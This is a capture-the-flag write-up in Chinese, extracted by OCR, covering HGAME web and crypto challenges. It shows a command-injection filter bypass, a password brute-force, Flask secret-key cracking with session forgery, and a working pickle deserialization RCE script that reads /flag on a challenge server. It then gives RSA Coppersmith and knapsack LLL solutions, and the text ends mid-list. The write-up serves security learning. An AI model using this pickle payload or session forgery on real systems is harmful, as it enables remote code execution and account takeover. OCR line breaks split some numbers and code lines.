
WEB

What the cow say?


反引号的命令执行，发现出现flag会被ban，cat会被ban，于是用tac，flag用f*




```
hgame{COwsay_be_c4re_aBOut_ComMand_InjectiOn}
```


Select More Courses

用字典爆破



`qwert123`

然后给出提示又是学分不够，要去扩学分。然后又是和week1一样搞不懂怎么的莫名就可以选了，不过看week1里面半分钟刷新一次，这次就在扩学分那里一直扩学分和enter按了二十多秒，再到选课界面就选上了。



myflask

```
import pickle
import base64
from flask import Flask, session, request, send_file
from datetime import datetime
from pytz import timezone

currentDateAndTime = datetime.now(timezone('Asia/Shanghai'))
currentTime = currentDateAndTime.strftime("%H%M%S")
```


```python
app = Flask(__name__)
# Tips: Try to crack this first ↓
app.config['SECRET_KEY'] = currentTime
print(currentTime)

@app.route('/')
def index():
    session['username'] = 'guest'
    return send_file('app.py')

@app.route('/flag', methods=['GET', 'POST'])
def flag():
    if not session:
        return 'There is no session available in your client :('
    if request.method == 'GET':
        return 'You are {} now'.format(session['username'])

    # For POST requests from admin
    if session['username'] == 'admin':
        pickle_data=base64.b64decode(request.form.get('pickle_data'))
        # Tips: Here try to trigger RCE
        userdata=pickle.loads(pickle_data)
        return userdata
    else:
        return 'Access Denied'

if __name__=='__main__':
    app.run(debug=True, host="0.0.0.0")
```

知道key的范围了，搜`CTF flask爆破secret_key`


https://ctf.org.cn/2019/11/19/flask%E4%B8%ADsession%E7%9A%84%E9%82%A3%E4%BA%9B%E4%BA%8B/

找到工具Flask-Unsign

然后由于我自己指定密码本没有成功，去看了一下本子位置，发现需要引号



因此自己手动给密码本添加了一下时间的密码得到key，然后加密的时候要两层引号一起包起来，不知道为啥



改cookie去访问/flag

You are admin now

然后叫GPT帮我写个脚本

```
import pickle
import base64
from subprocess import check_output

class ExecuteLS:
```

```
    def __reduce__(self):
        # 使用 check_output 来捕获命令的输出
        return (check_output, (('cat','/flag'),))

# 创建恶意对象
mal_obj = ExecuteLS()

# 序列化对象
pickle_data = pickle.dumps(mal_obj)

# 编码为 Base64，以便在网络上传输
pickle_data_base64 = base64.b64encode(pickle_data)
print(pickle_data_base64)
# 然后，您可以将这个 base64 编码的字符串发送到服务器
# 假设服务器端的 Flask 视图函数正确处理了反序列化
# 并准备以字符串的形式返回命令的输出



import requests

# 服务器的 URL，例如 http://example.com/vulnerable-endpoint
url = 'http://106.14.57.14:31968/flag'

# 构造 POST 请求的数据
data = {'pickle_data': pickle_data_base64.decode('utf-8')}

# 发送请求
response = requests.post(url, cookies=
{"session":"eyJ1c2VybmFtZSI6ImFkbWluIn0.ZcSQuA.Bkt3FwfEei1xLjIOgBEb45oLjHQ"},dat
a=data,)

# 打印响应内容，看看是否成功执行了命令
print(response.text)
```

```
b'gASVMwAAAAAAAACMCnN1YnByb2Nlc3OUjAxjaGVja19vdXRwdXSUk5SMA2NhdJSMBS9mbGFnlIaUhZRSlC4='
hgame{feaa1c37b8ec8def45f6b4cf0992cdf665f14ff3}
```

Crypto

midRSA

注意到m0=m>>208，return flag+b'\xff'*(64-len(flag))

既然说是非预期，猜测低位本身就不包含flag内容，把低位全补0

```
import libnum
m =
13292147408567087351580732082961640130543313742210409432471625281702327748963274
496942276607
m0 = m << 208
print(libnum.n2s(m0))
#hgame{0ther_cas3s_0f_c0ppr3smith}
```

midRSA revenge

https://lazzzaro.github.io/2020/05/06/crypto-RSA/index.html文中的Coppersmith攻击（已知m的高位攻击）

用sage

```
#Sage
e = 5
n=278143347281356719958903781547788226877138752696248431223534580596972888886405
72922486287556431241786461159513236128914176680497775619694684903498070577307810
26367728029411413592970874598840696330727976702896951530589520702828219354735641
48274190083937011584678185351095172130889208902363002816462887616978422806332853
55376389468360033584102258243058885174812018295460196515483819254913183079496947
30957439284837850424699154678125213986187650989447642052531725169595335575516478
98786029456158799657098719757708234844186656340501038525648195757569500476912053
55599004786541600213204423145854859214897431430282333052121
c=456221314115867088638207203034494636244706611111621723577848729096069230067958
13266301862566144713150175868450263938320833284468193969812445918857181352714977
22924641395307367176197417049459260756320640721253615164356311218457531865592979
93355270779818057702973783391589851159114029310296551701456748698914231344835187
91755930544026956061332689320474812799925490210291960537036388958113672416409687
9573173870280806620454087466970358998654736755257023225078147018537101
mbar=0x6867616d657b633070707233736d6974685f5374337265000000000000000000000000000
00000L
kbits = 128
beta = 1
nbits = n.nbits()
print("upper {} bits of {} bits is given".format(nbits - kbits, nbits))
PR.<x> = PolynomialRing(Zmod(n))
f = (mbar + x)^e - c
x0 = f.small_roots(X=2^kbits, beta=1)[0]  # find root < 2^kbits with factor = n
print("m:", mbar + x0)
#3402789736593180236658155503802934243882633217001276110520820253391839278880462
965966606922621
```

然后n2s即可得到flag为`hgame{c0ppr3smith_St3re0typed_m3ssag3s}`

backpack

考背包，不过又提示有非预期

注意到assert len(bin(p)[2:])==32，enc=bytes_to_long(flag)^p

我想的是知道p的范围去爆破p然后得到enc，不过又和上一题一样的问题

```
import libnum
m =
871114172567853490297478570113449366988793760172844644007566824913350088148162949968812541218339
print(libnum.n2s(m))
#hgame{M@ster_0f ba3kpack_m4nag3ment!}
```

backpack revenge

找脚本，首先找到解背包密码的LLL脚本：https://lazzzaro.github.io/2022/05/26/match-Dest0g3-520%E8%BF%8E%E6%96%B0%E8%B5%9B/

```
[ 0 -3 -3  3  1  0 -1  1 -1 -1  1  1  0  1  0 -1  2  0  0  2  1 -1 -3 -1  1 -1  0 -1  3  0  0 -1  2 -1  0 -1 -2  0  1  2  0  0 -1  0  1  0  0  0  0]
[ 1 -2 -2  0 -2 -1  2 -3  0  2  1  1  1  2  1 -1  1  0  0  2  2  0 -3  0  2 -2 -1 -3  3 -1  0  1  0  0  0  1 -1  0  0  0  0  0  0  0  0  0  0  0  1]
[ 1  1  3  1 -2 -3 -2 -3  3  0  2 -2  1 -2  0  0  0 -2  1  0  1  1  1  2  0 -2  2 -2 -1 -1  0  0 -1  2  2  1  1  0 -2 -1  0 -1  1  1 -1 -1  1  1  1]
[-2 -1 -2 -4 -1  1  2  0  0  2 -1 -2 -1 -1 -1  0 -3  1  1  1  0  2  1  1  0  1  1  3 -1  1  1 -1  0 -1 -1  1  2 -1  2 -1  0 -1  1  0  1  1 -1 -1  3]
[ 0 -1 -1 -3  1  0  3  2  0  2 -1 -1 -1 -2  0  0  0  0  0  1 -2  0  0  0  0  0  0  5 -3 -1  0 -1  4  0  0 -2  2  0  0  0 -1 -1  1  0  0  1 -1 -1 -1]
[-1  2  0 -1  2  1  4 -1 -2  0  0  2 -2  2  1  1 -1  0 -2  0 -1 -3 -1  1  2 -2 -2  1 -1  0  2  0  2  0 -1  0  0  1 -2  1 -1  0  0  0 -1  0  0  0 -4]
[ 0 -2 -1  1  0 -3  2  1  0  0  1 -1  2 -1  1  0  1  1  1 -2  0  2 -2 -1 -1  0  1  1  0  1 -1 -2  0  0  1  2  1 -1  0  0  1 -1 -2 -1  1  0  0  0  0]
[ 1 -1  2 -1  2 -3  1  0  1  0  1 -1  1  0  1  1  2  2 -1  0 -1 -1  0 -1 -1  2  1 -1 -2  0  1 -1  0  0  3  0  0 -1 -1 -1  1 -1 -2 -1 -1  0  0  0  0]
[ 1  1  0  2 -2  1  2  2  1  1 -3  0  1  2  1  0 -1  1  0 -4 -2  0  1 -2  1 -1 -1 -1  0  1 -3  0 -3  1  0  2  1 -1  2 -2  0  2  0 -1  0  0  0  0  0]
[ 1  2  0  0  0 -1  0  0 -1 -1  0  5 -1  0  0  2  1 -2 -1 -1 -1  0  1  0  0  1 -1  1 -1 -2  0  0  1 -2  1 -2 -1  2 -2  0 -1 -1  2  1 -1  0  0  0 -2]
[ 0  3  0  1  0  0 -1 -1  0  2 -1  1 -1 -2  1  0  2 -2 -2 -1 -1  0  3  1 -1  2  0  2 -2  0 -1  1  1 -1 -1  0  0  1 -1 -1 -1 -2  1  1 -1  0  0  0 -1]
[-1 -1 -1 -4  0  2  0  1  1  3 -1 -1  0 -3  1 -1  1  1  0  3  0 -3 -1  0 -2  3  1  3 -2 -2  1  1  0  2  1 -2  2 -2  2 -1  1  1  0 -1  0  1 -1 -1  1]
[ 0  3 -1 -2 -4 -1  1 -2  2  0 -1  1  0  1 -2  3 -2 -2  0  0  2 -1 -1  0  1 -2  1 -1  0  1  1  2 -1  0  1 -1  0  0 -1  0  0  2  2  1 -1 -1  1  1  0]
[ 1  2  2  0  0 -2 -4  0  2  0  0 -1  2  1  0 -1  3 -1  1 -3  1  0 -2 -1  0 -1  0  0  3  0 -1  2  1  2 -3 -1  0  0 -2  2  0  1  0  1  0 -1  1  1 -1]
[ 1  1  1  2  0  0  4  1  1 -2  1  0 -1  0 -1 -2 -1 -2  2  1 -2  1 -1  2  1 -2 -1 -1 -2 -3  0 -3  0 -1  2  0  1  1 -1  0 -1 -1  1  1  0 -1  1  1 -2]
[ 2 -2  0  2  5 -2  1 -1 -3 -1  0 -1 -3 -1  0  0  2  2 -1  1  1  0  1  1 -1 -1 -1  2 -1  0  3 -1  2  0  0  0 -1  2 -1  1 -1 -2 -2 -1  0  1 -1 -1 -1]
[-2  2  0 -1 -3 -1 -1 -1  4  2 -1 -2  3 -2  0 -1 -1 -1  0  2 -2  0 -1  2  2 -3  2  2  1  1 -1  0  1  4 -1  0  3 -2 -2 -1  0  0  1  1 -1 -1  1  1  1]
[ 1  1 -3  1  2 -1  3 -2  0  2  1  0  0 -1  2  0  3 -2  0 -1  2 -2 -2 -1 -2  0 -1  0 -1 -2  1  3  0  0  1 -1 -2  3 -2  0 -1  1  0  0 -1 -1  1  1 -2]
[ 0 -2  0 -5 -2  1  2 -1 -2  2  1  0  1 -3  0  0  0  1 -2  1  0  1  1  0  0  2 -2  1 -2  0 -1  1  1 -2  0  2  1  0  2  0  0  1  1 -1  2  1 -1 -2  2]
[ 0 -1 -1 -2 -4 -1  2  0  0  2  0  3  1 -1  2  0 -1 -1 -2  0  0  0  0 -1  3  1 -1  1 -2 -1 -2  3 -1 -1  2 -1  1  1  0 -1 -2  3  2  0  0  1 -1 -1 -1]
[-4  0 -3 -3  1  1 -1  2 -1  0  2  2 -2  3  1  0 -4  1  2  1  1  0 -1  1  1  2  2 -1  0  1  1 -3 -1 -3 -2 -1 -1  1  2  2 -1 -1  1  1  1  0  0  0  0]
[ 0  0 -1 -2  1  1  1 -3  1  2 -1 -2  1 -1  0  0  2  0  0 -1  1 -3 -2  0 -2  3  1  1  3 -1  3  3  0  0 -1  0 -2  0  1  0  1  0  0 -1 -1  0  0  0  0]
[ 1 -3  0  2 -2  0  1  1  2  0  0 -5  3  1  0 -3 -2 -2  1  0  0  2  0  1  0 -3  0 -1  1  0  0  2 -2 -1 -1  1  1 -1  1  0  0  1  1  1  1 -1  1  1  2]
[ 2  3  1  1 -2 -2  0  3  1 -1 -1 -2 -3 -2 -2  1  0 -1  1 -1  0  2 -1 -2  0  0  1  2 -4 -1 -1 -1 -2  0  5  0  2  0  0 -1  1  0  0  1  0  0  0  1 -2]
[ 1  0 -1 -2 -1 -3  0  0  1 -1  2  1  1 -2 -1  2  2  0 -1 -1  1  2  0  0 -2  1  1  2 -3  1  1 -2  2  0 -1  1  3  0 -2 -1 -1 -1  0  0  1  0  0 -1  1]
[ 2  0  0  0 -1 -1 -1  1  0  0 -1  0  3  3  1  1  2  2 -1 -2 -1 -1  2 -2  0  1 -1 -1  0  0  0  2  0  0 -1 -1  1 -2  0 -2  0  2 -1 -1 -1  1 -1  0 -1]
[-3  1 -2 -2  0 -4  5 -2  1  3 -1  1 -2  0  0  0  1 -2  1  1  1  2 -3  1  1 -1  2  4 -1  1  2  0 -2 -1  1  1  2 -1 -2 -2  0 -2  0  2 -1 -1  0  1  0]
[-1  0 -2  3  0 -3 -1 -2  2  1  0  1 -1  2  1 -1 -2 -1  2 -3  4 -1 -2  0  2 -1  4 -2  2  2  1 -2 -2  1  1  0 -2  0  0  3 -1  0  0 -1  1  0  0  1  1]
[ 2 -3  2  2  0 -3  1 -2  0 -2 -1  0  0  3  1  1 -1  0 -2 -2  2 -1  1  0  1 -3  0 -4  0  0  0  3 -1  0  3  1 -1  1  0  1  0  2 -1  0  0  0  2 -1  1]
[ 0  2  3 -2  2  0 -1  3 -2 -2  1  2  2  0  1  0  1  2 -1 -2 -2  0  0 -2 -2  2 -4  0  1  1 -1 -2  0 -1  1  1 -1  0  0  2  2 -2 -2  0  0  0  0  0  0]
[-3 -4 -2 -1  2  2  2  2 -2  1  1  0 -2  2  2  0 -2  1  0  2  0 -2 -3  0  1 -2  0  1 -2 -1  1  1  0  2  0 -2  2  0  2  1  1  1  0  0  0  0  0 -2  0]
[-1  3  2 -1 -1  3  0 -1  0  2  0  0 -1  2  1 -1 -5 -2  0 -1  1 -3  0  0  1 -1  0 -1  0  1  0  1 -4  0 -1  2  1  0  1  0  0  1  1  0  0  1  0  1 -1]
[ 1  1  0 -1 -1  0  0  4  0 -1 -2  0  2 -1 -1  1  1  0 -1  0 -2  1  0 -1 -1  0 -3  1  1  1 -1 -1  3 -2 -1  0  1 -2 -1  2  1  1  0  0  0 -1  0  1 -1]
[-1  2  2 -3 -2  3  4 -1 -3  2 -1  0 -1 -1 -1  1 -1 -3 -2  1  1  0  0  0  0  2 -1  2 -3  0  0  2  3 -1 -1  0  0  0  0  1  0  0  1 -1 -1  0 -1  0 -2]
[ 0  1  0  0  1  0  1  1 -2 -1  0  1 -1  0  0  3 -2  1  0 -1  0 -2  1  0 -3  0  0  1 -4  1 -1  2 -2 -1  0  0  1 -1  1 -1  1  2  0  1  1  0  0 -1 -2]
[-1  2 -2  2  1  0 -4  1 -1 -2  1 -1  1  0 -2  1  2  0 -1 -3 -1  1 -1 -2  1  1 -1  2  3  4  0  2  0 -1 -2  0 -1  3 -3  1 -1  1  0  0  1  0 -1  0  0]
[-3  0 -3  1  0  3  1  0  1  2  2  0 -1  1  0 -1  1 -1  0  0 -1 -2 -3 -1  3 -3 -2  2  1  0  1  1  3  0 -2 -1  1 -2  2  0 -2  1  1  1  0  1 -1  0 -1]
[ 0 -2 -4  2 -1  0 -2 -2  0  1  2  0  2 -4  2 -4  0 -2  1  3  3  3  0  2  0  0  0  0  3 -1 -1 -1  0  1  0  0  1 -1 -1  0  0 -2  0  1  0  1 -2  1  1]
[-3  0  1 -1  2  0 -1  0 -1  0 -1  0  2  0  0  0  1  0  0 -1 -1 -2  0  1 -1  0  2  1  0  3  0 -1  2  0 -4  0  0  2  0  2  0 -1 -1  1  1 -1  1  0  0]
[ 3  0  2 -1 -2  0  0  0 -1  2  1  0  1  1 -1  0 -1 -1 -1 -2 -1  0  0 -1  4 -2 -1  1  0 -2  0  1  1  0  0  0  1  0  1 -2 -2  2  3  0 -1  1 -2 -2 -1]
[-1  0 -1  1 -3  4  1  1 -2  3  0 -1  0  0 -1 -1  2 -1  0  1  0 -1 -2 -2  1  1 -3 -1  1 -1 -4  0 -1  0  1  0  1 -1  3 -1  2  2  0  0  0  1 -1  1  0]
[-1  4  0 -2  0  1  0  0  0 -3  2 -1 -1 -1 -3  1 -2 -2  0  1 -2  2  0  0  0  0  0  2 -2 -1  1  1  1 -2  2 -1  2  3 -2 -1 -1  2  2  2 -1 -1  0 -1  0]
[-1  0  1  1  2 -1 -1 -1  2 -1  1 -1 -1  0  1 -1  0  3  1 -2  0 -1  0  2  2 -4  0 -1  0  0  0 -3 -1  2  1  2  1  1  0  1 -1  2 -2  0 -1  0  1  0  1]
[ 0 -2 -1  2  2  1  2  1 -2  0  1  0  1  1  2  1  3  0 -2  2  0  0 -1 -3 -3  0 -1  0  0 -2  0  2  1  0 -1 -1 -1  1 -1  0  1 -1 -1  0 -1 -2  1  0 -3]
[ 0  1 -1 -2  0  1  0  1 -1 -1 -2  3 -2 -1 -1 -1 -1 -2 -1  3  0 -1  1  2  0  1  2  2 -1 -1  1  0 -2 -1  1 -2  0  1  1  2 -1 -2  0  1  0  0  0  1 -2]
[ 1  1  3 -1 -1 -1  1  1  2 -1  2 -3  3 -4  0 -1  1 -1  0  1 -2  0  1  1 -4  1  2 -2 -3  2 -2 -1 -1  0  0  2  0 -1  1  1  2 -1 -1  0  0 -1  1  1  1]
[ 1 -3 -1  0 -1  0  2  1  1 -1 -1  0  3  3 -1  2 -2  0  1 -3 -1  2  1 -2 -1  0  2 -1 -1  0  0 -1  1  0  1  0  0 -1  2 -2  2  0  0 -1 -1 -1 -2  1  2]
[-1  1 -1  0  0  0  0  2  1  2 -2  1 -1  1 -2  1  0 -1  1  0 -4  1  1 -2  2  0 -2  2 -1 -2 -3  2  0  0  0 -1  1  0  1 -1  0  1  1  2  0  1  0 -1  0]
[ 2 -1  1  1  0  0 -3  2  1 -1  2 -3 -1 -2 -2  3  0  1  1  2 -1  2  4 -1  1 -1  1  0 -4  2  1 -2  0  0  3  0  1  2  2 -1  0  0  3  0  1  0  0  0  3]
```

发现没有结果，输出了一下发现确实没有结果。把这个脚本带入到第一道题里面去，却能跑出来，说明脚本没问题

Type some Sage code below and press Evaluate.

```
# Sage
import binascii
#pubKey = [74763079510261699126345525979, 51725049470068950810478487507, 47190309269514609005045333
pubKey = [3245882327, 3130355629, 2432460301, 3249504299, 3762436129, 3056281051, 3484499099, 2830

nbit = len(pubKey)
encoded = 45893025064
A = Matrix(ZZ, nbit + 1, nbit + 1)
for i in range(nbit):
    A[i, i] = 1
```

Evaluate

```
[ 0  2 -1 -1 -2  0  0  0  1 -1  1  0  1  1 -2  1  0  0  0  0  0]
[-1 -2  1  0  0 -1  0 -1  0  1  1  1 -1 -2  1  1  0  1  0  1  0]
[-1  1 -1  0  1  0  0  2  1 -1 -1 -2  0  1 -1  0 -1  1  0  0 -1]
[ 2  0  0 -1 -1  2  0  1 -1  1  0  0  0  1  0  0 -1 -2  0  0 -1]
[ 0  0  0  0  0 -1  1 -2  2 -1  0  0 -1  1  0  0  1  0  1 -1  0]
[ 1 -1  0 -1  1  0  0 -1  1  2 -1  0 -2  0  1  1 -1  0 -1  1  0]
[ 2 -1  0  0  1  0  1  0  0 -1  0  1  1  0 -1 -3  1  0  0 -1  0]
[ 0  0  1 -1  1  1  0  0  0  0  2  1  0 -1  0 -2  1 -2  0  0 -1]
[ 1  1  0  0  0  1  0  0  1 -1  0  1  0 -1  1 -3  1  0 -2  0  2]
[ 0 -1  0  1  1  0  0  1 -2  0  2  0  1  1 -1  0  0 -1 -1 -1  0]
[ 1  0 -2  2  0 -1  0  1 -1  0  0  0  0  0  1  0  0 -1  2 -2  0]
[ 1 -1 -3  0  0  1  1 -1  1  0  0  1  0  1  1 -1 -1  0  0 -1  1]
[ 1  0  1  0  1  2 -1 -1  0  0  1  1  0  0 -3  0  0 -1 -1  1  1]
[ 0  0  1  0  1  0  0  1 -1 -2  0  1  1 -1 -2  1  2 -1  0  0  1]
[ 1  0 -1  1  0  1  0  0 -1  2 -1  0 -2 -2  0 -1  0  2  0  1  0]
[ 0  1  2  1  1 -1 -2 -1  0  0 -1  1  0  1  0 -2  1 -1 -1  2  1]
[ 0  0  1  0 -2 -1  0 -2 -1  0  1  1  1  1  0  2  0  1  0 -2 -2]
[-1 -1  1  0  0  0 -1  0 -1 -2  1  0 -1  1  0  0  2  2  0  0  0]
[ 0 -1  1 -1  0 -1  0  1 -1  1  0  1  0 -1  2 -1 -1  1  1 -1  2]
[ 0 -2  1  0  0  2 -1  1  1  1 -2 -1  0  1  0  0  1 -1  0  0 -1]
[ 1  1  1  1  1  1  0  1  1  1  0  0  1  0  1  1  1  1  0  0  0]
20 [1, 1, 1, 1, 1, 1, 0, 1, 1, 1, 0, 0, 1, 0, 1, 1, 1, 1, 0, 0, 0]
```

这里就开始考虑其他变形之类的，不懂这块就开搜：https://lazzzaro.github.io/2020/05/13/crypto-%E5%85%B6%E4%BB%96%E5%8A%A0%E5%AF%86%E7%AE%97%E6%B3%95/index.html

Knapsack，里面有解密脚本

```
#sagemath
from sage.all import *
```

```
pk =  [74763079510261699126345525979, 51725049470068950810478487507,
47190309269514609005045330671, 64955989640650139818348214927,
68559937238623623619114065917, 72311339170112185401496867001,
70817336064254781640273354039, 70538108826539785774361605309,
43782530942481865621293381023, 58234328186578036291057066237,
68808271265478858570126916949, 61660200470938153836045483887,
63270726981851544620359231307, 42904776486697691669639929229,
41545637201787531637427603339, 74012839055649891397172870891,
56943794795641260674953676827, 51737391902187759188078687453,
49264368999561659986182883907, 60044221237387104054597861973,
63847046350260520761043687817, 62128146699582180779013983561,
65109313423212852647930299981, 66825635869831731092684039351,
67763265147791272083780752327, 61167844083999179669702601647,
55116015927868756859007961943, 52344488518055672082280377551,
52375877891942312320031803919, 69659035941564119291640404791,
